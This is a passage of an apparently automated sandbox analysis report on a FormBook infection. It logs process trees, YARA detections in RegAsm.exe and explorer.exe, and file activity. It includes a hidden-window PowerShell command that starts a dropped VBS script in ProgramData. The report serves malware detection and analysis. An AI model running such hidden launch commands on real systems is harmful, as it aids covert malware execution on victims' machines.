C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA50E412E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA50D562DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA50E412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile

Analysis Process: conhost.exe PID: **4364**, Parent PID: **6508**

General

Target ID:	8
Start time:	21:15:32
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegAsm.exe PID: **6656**, Parent PID: **6384**

General

Target ID:	9
Start time:	21:15:39
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0x930000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.573682986.0000000000E70000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.573682986.0000000000E70000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.573682986.0000000000E70000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.468889612.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.468889612.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.468889612.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	418B97	NtReadFile

Analysis Process: explorer.exe PID: **684**, Parent PID: **6656**

General

Target ID:	10
Start time:	21:15:43
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.552581892.000000000F00A000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.552581892.000000000F00A000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.552581892.000000000F00A000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.522677927.000000000F00A000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.522677927.000000000F00A000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.522677927.000000000F00A000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

Analysis Process: powershell.exe PID: **6936**, Parent PID: **684**

General

Target ID:	11
Start time:	21:15:45
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5saywipd.men.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gzbo1jkc.hpz.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.6BQNrnBR.20220527211548.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5saywipd.men.ps1	success or wait	1	7FFA4CE7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gzbo1jkc.hpz.psm1	success or wait	1	7FFA4CE7F270	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5saywipd.men.ps1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gzbo1jkc.hpz.psm1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.6BQNrnBR.20220527211548.txt	0	3	ff		success or wait	1	7FFA4CE7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.6BQNrnBR.20220527211548.txt	3	731	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 34 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 38 33 38 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********Windows PowerShell transcript startStart time: 20220527211549Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 783875 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\	success or wait	12	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 00 00 09 00 09 00 00 00 00 00 00 fd 00 06 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	9	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	104	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA50E412E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA50D6B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA50D562DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1112	success or wait	1	7FFA50D563B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA50E412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	10	success or wait	2	7FFA4CE7B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	2	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **7052**, Parent PID: **6936**

General

Target ID:	12
Start time:	21:15:46
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1288**, Parent PID: **6936**

General

Target ID:	14
Start time:	21:15:49
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden Start-Sleep 5
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_113xeubt.0rn.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sy35pvwd.ng5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.QizwF1Bj.20220527211550.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_113xeubt.0rn.ps1	success or wait	1	7FFA4CE7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sy35pvwd.ng5.psm1	success or wait	1	7FFA4CE7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_113xeubt.0rn.ps1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sy35pvwd.ng5.psm1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.783875.QizwF1Bj.20220527211550.txt	0	3	ff		success or wait	1	7FFA4CE7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
